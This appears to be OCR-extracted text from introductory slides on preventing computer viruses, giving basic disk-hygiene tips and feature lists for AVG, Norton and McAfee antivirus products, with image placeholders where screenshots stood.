
Do not accept disks or programs without checking them first using a current version of an anti-viral program

Do not leave a floppy disk in the disk drive longer than necessary

Do not boot the machine with a disk in the disk drive, unless it is a known "Clean" bootable system disk

Keep the anti-virus software up-to-date: upgrade on a regular basis





Anti-Virus Software

Anti-Virus Software

One of the preventions against viruses is to install anti-virus software and keep the updates current

There are many anti-virus software vendors. Here is a list of some freely available anti-virus software for personal use:

- AVG Antivirus
- Norton Antivirus
- AntiVir Personal Edition
- Bootminder
- Panda Active Scan

AVG Antivirus


www.grisoft.com

Security protection against viruses, worms, Trojans and potentially unwanted programs


Features:


- Quality proven by all major antivirus certifications (VB100%, ICSA, West Coast Labs Checkmark)
- Improved virus detection based on better heuristics and NTFS data streams scanning
- Smaller installation and update files
- Improved user interface

AVG Antivirus: Screenshot 1



AVG Antivirus: Screenshot 2





Norton Antivirus
www.symantec.com


Features:

- Protects from viruses, and updates virus definitions automatically
- Detects and repairs viruses in emails, instant messenger attachments and compressed folders
- Monitors network traffic for malicious activity


Norton antivirus provides the following scan options:

- Full system scan
- Custom scan
- Schedule scan
- Scan from the command line

Norton Antivirus: Screenshot 1



Norton Antivirus : Screenshot 2




McAfee
www.mcafee.com

Features:


- SpamKiller:
  - Stops spam from infecting the inbox
- SecurityCenter:
  - Lists computer security vulnerabilities
  - Offers free real-time security alerts
- VirusScan:
  - ActiveShield: Scans the files in real time
  - Quarantine: Encrypts the infected files in the quarantine folder
  - Hostile Activity Detection: Examines computer for malicious activity

McAfee SpamKiller: Screenshot



McAfee SecurityCenter: Screenshot


McAfee VirusScan: Screenshot



